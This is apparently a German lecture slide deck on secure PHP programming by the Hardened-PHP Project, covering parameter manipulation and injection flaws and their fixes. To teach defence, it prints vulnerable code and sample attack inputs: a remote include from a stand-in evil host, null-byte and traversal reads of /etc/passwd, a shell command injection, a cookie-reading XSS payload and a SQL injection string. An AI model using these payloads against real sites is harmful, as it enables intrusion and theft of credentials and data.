

Grundlagen der sicheren PHP Programmierung

Parametermanipulationen und Injektionslücken

Stefan Esser

Hardened-PHP Project


Worüber gesprochen wird...

- Was sind Parametermanipulationen?
- Was sind Injektionslücken?
- Was für typische Lückenarten existieren?
- Wie wirken sie auf PHP Skripte?
- Wie kann man sich gegen diese Lücken schützen bzw. sie vermeiden?
- ...

Worüber „nicht“ gesprochen wird...

- Aufsetzen eines sicheren PHP Servers
- Behandlung von hochgeladenen Dateien
- Ausgeben von Fehlermeldungen
- Probleme des Session-Managements
- Probleme der Programmierlogik
- „Neue Klassen“ von Lücken in PHP5
- ...

Einfacher schematischer Aufbau einer Webapplikation



Was sind Parametermanipulationen?

- Parameter = Argumente, welche die Arbeitsweise des PHP Skriptes beeinflussen
- Parametermanipulation = Gezielte Beeinflussung der Arbeitsweise eines Skriptes durch Übermittlung von ...
 - unerwarteten Werten
z.B. 9, obwohl ein Voting zwischen 1 und 5 erwartet wird
 - unerwarteten Datentypen
z.B. ein Array, obwohl eine Zeichenkette erwartet wird
 - unerwarteten Parametern
z.B. Überschreiben von uninitialisierten Variablen wenn `register_globals` aktiviert ist

Missverständnisse

- „Ich habe register_globals ausgeschaltet, meine Applikationen sind jetzt sicher“
- „Meine Formulare sind sicher, ich checke alle Daten per JavaScript“
- „Datentransfer generell nur per POST, damit Daten nicht manipuliert werden können“
- „Meine Website ist nicht interessant genug, um gehackt zu werden“

Parametervertrauen

- Webapplikationen können nicht sinnvoll ohne Parameter arbeiten
- Aber alle Parameter die vom Benutzer kommen, sind potentiell verseucht (d.h. manipuliert) und müssen so behandelt werden
- Dies gilt vor allem auch für Dinge die man in einem Webbrowser normalerweise nicht sehen kann: Cookies, versteckte Formularfelder
- Dies gilt für Typen, Wertebereiche und insbesondere für die Werte selber
- Beispiel: Keine Preise in Formularen weiterreichen

Beispiel: Parametermanipulation in einem realen Webshop

- Manipulation von Formularfeldern
 - Hilfsmittel: Firefox mit Webdeveloper Extension
 - Anhand von Screenshots, da kein Internet Zugang
- „Disclaimer 1“ – Demonstration anhand des Warenkorbs legal, Bestellung abgeben wäre Betrugsversuch
- „Disclaimer 2“ – das folgende Beispiel soll in keinem Fall als positive oder negative Wahlwerbung verstanden werden

Livedemonstration (zensiert)

- Die Live Demonstration anhand des Webshops wurde zensiert, bis die betroffene Partei komplett auf ein anderes Shopsystem umgestiegen ist
- Bisher wurde lediglich der Debugging Modus ausgeschaltet, so dass nicht mehr alle SQL Queries im HTML Quelltext als Kommentare zu finden sind
- Da es allerdings weiterhin möglich ist, durch Manipulation der Preise verbilligt einzukaufen, sind die Screenshots bis auf weiteres entfernt

register_globals Direktive (I)

- Steuert ob GET, COOKIE, POST Variablen automatisch globalisiert werden oder nur über Superglobals `_GET`, `_COOKIE`, `_POST` erreichbar sind
- Deaktiviert in der Standard-Konfiguration seit PHP 4.2
- Aber(!!!): In den **meisten** PHP Installationen reaktiviert aus Kompatibilitätsgründen
- -> PHP Landschaft sehr heterogen
- `register_globals` ausschalten kein Tip für sicheres Programmieren
- Kein Sicherheitsloch von alleine, aber erlaubt Überschreiben von nicht initialisierten globalen Variablen durch unerwartete Parameter

register_globals Direktive (II)

- Tip 1: Vermeidung von uninitialisierten Variablen durch Entwicklung mit E_NOTICE

```
homebase:~# php -r ' error_reporting(E_ALL); $y = $noinit;'  
Notice: Undefined variable: noinit in Command line code on line 1
```

- Achtung(!!!): Findet keine nicht korrekt initialisierte Arrays

```
homebase:~# php -r ' error_reporting(E_ALL); $y["foobar"] = 4;'
```

register_globals Direktive (III)

- Tip 2:

Deregistrierung
der
globalen
Variablen

```
<?php
// Emulate register_globals off
function unregister_GLOBALS ()
{
    if (!ini_get('register_globals')) {
        return;
    }
    // Might want to change this perhaps to a nicer error
    if (isset($_REQUEST['GLOBALS']) || isset($_FILES['GLOBALS'])) {
        die('GLOBALS overwrite attempt detected');
    }
    // Variables that shouldn't be unset
    $noUnset = array('GLOBALS', '_GET',
                    '_POST', '_COOKIE',
                    '_REQUEST', '_SERVER',
                    '_ENV', '_FILES');
    $input = array_merge($_GET, $_POST,
                        $_COOKIE, $_SERVER,
                        $_ENV, $_FILES,
                        isset($_SESSION) &&
                        is_array($_SESSION) ? $_SESSION : array());
    foreach ($input as $k => $v) {
        if (!in_array($k, $noUnset) && isset($GLOBALS[$k])) {
            unset($GLOBALS[$k]);
        }
    }
}
unregister_GLOBALS ();
?>
```

Unsichere Includes (I)

- Includes sind ein mächtiges Werkzeug, da sie die Ausführung anderer Dateien erlauben
- Für viele Programmierer zu mächtig aufgrund der Möglichkeiten von Remote Includes

```
<?php  
include $_GET['action']."-action.php";  
?>
```

- Erlaubt es beliebigen Code auszuführen, beliebige Dateien anzusehen, durch Manipulation des *action* Parameters
 - action=http://www.boese-seite.de/evil-code.txt?
 - action=php://input%00
 - action=/etc/passwd%00

Unsichere Includes (II)

- Beteiligte Subsysteme:
 - Dateisystem und URL Handler von PHP
- Probleme:
 - `allow_url_fopen` KEIN 100% Schutz gegen externen Code (`php://input`)
 - Behandlung des ASCII Sonderzeichens NUL (Metazeichen)
 - Lokale Dateien können auch bösen Code enthalten
 - `realpath()` erlaubt merkwürdige Dinge auf manchen Systemen
Bsp: `/templates/foobar-template.php/../../../../../../../../etc/passwd`
- Fazit:
 - Niemals ungeprüft Daten an Include/Require Statements geben

Cross Site Request Forgeries

- CSRF beschreibt die Möglichkeit, dass die Webclients der User durch Tricks dritter Parteien dazu gebracht werden Aktionen auf der Webseite durchzuführen
- Auslöser:
 - Image Tag
 - Java-Script (POST Requests)
- Ziele:
 - Votingskripte
 - One-Click Käufe
- Lösungen:
 - Referrer Checks
 - Formular Tokens in Session speichern

HTTP Response Splitting

- Injektion von Daten in den „Stream“ der HTTP Header
- Metazeichen: \r und \n

```
<?php
  header("Location: http://thishost.de/login.php?action=".$_GET['action']);
?>
```

- Probleme:
 - Über Manipulation des action Parameters können Daten direkt in die Ausgabe geschrieben werden, zum einen sind das weitere Header aber auch die HTML Rückgabe
 - Ermöglicht Cross Site Scripting (XSS) und Verwirrung von Proxies/Caches -> Pseudo Defacement
- Fazit:

Parameter für *header()* immer *urlencode()*n oder Sonderzeichen wie \r und \n strippen

eval() und ähnliches

- eval(), assert(), preg_replace(mit //e Modifier), call_user_func(), call_user_func_array(), ... erlauben durch ihre Parameter Code auszuführen -> daher aufpassen, was an die entsprechenden Funktionen gegeben wird
- Metazeichen:
 - Hängen von der Einfügeposition in eval() ab
 - Fügt man innerhalb von doppelten Anführungszeichen einen String in ein eval() Statement, dann müssen doppelte Anführungszeichen, Backslashes und das Dollarzeichen behandelt werden
- eval() und preg_replace() mit //e Modifier möglichst vermeiden
- Rasmus Lerdorf: „Wenn eval() die Antwort ist, dann hast Du die falsche Frage gestellt“

Shell Command Injection

- `shell_exec()`, `system()`, `passthru()`, `exec()`, `proc_open()`, `popen()` erlauben das Ausführen von Shell Kommandos

```
<?php
  system("convert ".$_GET['bild'].".jpg ".$_GET['bild'].".png");
?>
```

- Problem:
 - Parameter *bild* wird ungeprüft in den dynamisch zusammengesetzten Shell Befehl eingefügt
 - Durch Ausnutzung von Metazeichen der Shell, die z.B. die Ausführung mehrere Kommandos in einer Zeile erlauben, ist es möglich beliebige Kommandos auszuführen
bild=;touch /tmp/i-was-here;
- Fazit:
 - Korrekte Behandlung der Parameter durch Typecasting auf Zahlen oder durch Anwendung von *escapeshellarg()*

HTML Injection und Cross Site Scripting/XSS (I)

- XSS wird oftmals als Synonym verwendet für HTML Injection, was nicht ganz korrekt ist
- Problem:
 - Benutzereingaben die ausgegeben werden, können potentiell auch HTML Tags beinhalten oder HTML Tags mit neuen Attributen ergänzen

```
<?php  
    echo "Hallo ".$_GET['username'];  
?>
```

- Die Manipulation des Usernamens erlaubt hier zum Beispiel das Einfügen von Image Tags aber auch von JavaScript in die Ausgabe

```
username=<img src=http://funny-pics.com/veryfunny.jpg>  
username=<script>alert(document.cookie);</script>
```

HTML Injection und Cross Site Scripting/XSS (II)

- Was durch XSS zum Beispiel möglich ist
 - Browser des Opfers kann mehr oder weniger komplett ferngesteuert werden (und das unsichtbar)
 - Cookies können unsichtbar ausgelesen werden -> Verlust von Passwörtern, Passworthashes und Session Ids
 - XSS auf Loginseiten kann dazu führen, dass Formularziele umgeschrieben werden
 - XSS auf Loginseiten können genutzt werden, um das Formular automatisch (an ein anderes Ziel) abzuschicken, nachdem FireFox die Passwörter ausgefüllt hat
 - XSS auf Formularseiten kann z.B. zum Spamming oder zum Umgehen von CSRF Schutzmassnahmen genutzt werden
 - Der Inhalt der Seite kann generell komplett mit eigenen „News“ vertauscht werden
 - ...

HTML Injection und Cross Site Scripting/XSS (III)

- Lösungsmöglichkeiten
 1. Tags/Tagzeichen/Quotes bereits bei der Eingabe ablehnen (rausfiltern -> nicht beste Praxis)
 - `strpos()`, `strip_tags()`, `str_replace()`, ...
 2. Tags/Tagzeichen/Quotes bei der Ausgabe behandeln
 - `htmlspecialchars(..., ENT_QUOTES)`
 3. Bestimmte Tags/Tagzeichen/Quotes erlauben
 - `strip_tags(..., erlaubte_tags)`
 - einfacher BBCode Parser
 4. Kompliziertes Parsen des HTML und nur gute Sachen erlauben
 - z.B.: <http://www.pixel-apes.com/safehtml/example/safehtml.php>
Solche Lösungen gelten nur solange als sicher, bis jemand eine Lücke findet

SQL Injection (I)

- Nicht Beachtung der SQL Metazeichen kann zur ungewollten Ausführung von SQL Kommandos führen
- „Mutter“ aller SQL Statements

```
$name = $_POST['username'];  
$pwd = md5($_POST['password']);
```

```
mysql_query($link, "SELECT UserLevel FROM User WHERE Name='$name' AND Password='$pwd' ");
```

- Übermittelt der Nutzer z.B. den Usernamen

Admin` OR 17>25 /*

so wird daraus die SQL Abfrage (wenn magic_quotes_gpc=off)

```
SELECT UserLevel FROM User WHERE Name='Admin' OR 17>25 /* AND  
Password='foobar'
```

SQL Injection (II)

- Zur Eliminierung von SQL Injection Problemen sind mehrere Ansätze gebräuchlich
 - Escaping der Anführungszeichen mit DB spezifischen Funktionen
 - addslashes() als Fallback
 - mysql_real_escape_string() escaped z.B. auch noch Zeichen die Escape-Sequenzen in Terminalprogrammen darstellen, so dass durch Anschauen eines Logfiles nicht das Terminalprogramm ferngesteuert werden kann
 - Achtung in MSSQL wird z.B. ein Anführungszeichen durch Verdopplung escaped
 - Explizites Typ-Casting von erwarteten Zahlen
"SELECT UserLevel FROM User WHERE UserID=" . ((int)\$_POST['id'])
 - Nutzung von Prepared-Statements
 - SQL Statements mit Platzhaltern für die Parameter wird nur einmal analysiert
 - Parameter werden später an das Statement gebunden
 - Keine dynamische Konstruktion des Statements und daher keine Möglichkeit zur Injection
 - Nachteil: Für MySQL wird MySQLi + PHP5 benötigt

Exkurs: magic_quotes_gpc

- Wenn magic_quotes_gpc aktiviert ist, wird automatisch addslashes() auf alle Parameter angewendet
- Dies wurde eingeführt um SQL Injection zu erschweren, hat aber das Problem, dass so die Sicherheit der Applikation Konfigurationsabhängig ist (z.B. MSSQL vs. MySQL)
- Zusätzlich ist es sinnvoll, weitere Zeichen zu escapen, damit z.B. Terminalprogramme nicht durch geloggte Queries aus dem Tritt kommen
- Tips:
 - Beim Start der Applikation im Falle von magic_quotes_gpc=On das Escaping mit stripslashes() rückgängig machen
 - Per ini_set() magic_quotes_runtime zusätzlich deaktivieren

SQL Injection (III)

- Mutter aller Queries mit korrektem Escaping

```
$name = mysql_real_escape_string($_POST['username'], $link);  
$pwd = md5($_POST['password']);  
  
mysql_query($link, "SELECT UserLevel FROM User WHERE Name='$name' AND Password='$pwd' ");
```

- Mutter aller Queries als Prepared Statement

```
/* prepare statement */  
if ($stmt = mysqli_prepare($link, "SELECT Userlevel FROM User WHERE Name=? AND Password=?")) {  
    /* bind parameter to prepared statement */  
    mysqli_stmt_bind_param($stmt, 'ss', $_POST['username'], md5($_POST['password']));  
    mysqli_stmt_execute($stmt);  
    /* bind variables to prepared statement */  
    mysqli_stmt_bind_result($stmt, $UserLevel);  
    /* fetch values */  
    if (mysqli_stmt_fetch($stmt) && $UserLevel == 1) { ... }  
    /* close statement */  
    mysqli_stmt_close($stmt);  
}
```

Zusammenfassung

1. Vertraue niemals Daten die einmal beim User waren
2. Sei insbesondere vorsichtig, wenn diese Daten an Subsysteme bzw. an die Ausgabe weitergegeben werden
3. Behandle immer alle Metazeichen bei der Kommunikation mit Subsystemen
4. Lehne Werte die Dir spanisch vorkommen ab und versuche sie nicht zu reparieren
5. Benutze `eval()` nur, wenn es absolut keine andere Möglichkeit gibt
6. Schreibe Deinen Code unabhängig von Konfigurationsdirektiven wie `magic_quotes_gpc`, `register_globals` und `allow_url_fopen`

Noch Fragen?